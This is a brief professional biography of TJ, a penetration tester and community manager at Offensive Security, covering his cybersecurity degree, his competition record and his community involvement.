TJ is the community manager for Offensive Security and is a pentester in the private sector. He's very passionate about red team development and supporting open source projects like Kali Linux. TJ earned a BS in Cybersecurity from the University of Maryland University College (UMUC) where he is a board member for the award-winning UMUC Cyber Padawans. Over the years, he has participated in over 285 cybersecurity competitions across the globe and is a two-time SANS Netwars Champion. You can find TJ on a variety of community platforms like the OffSec community Discord server.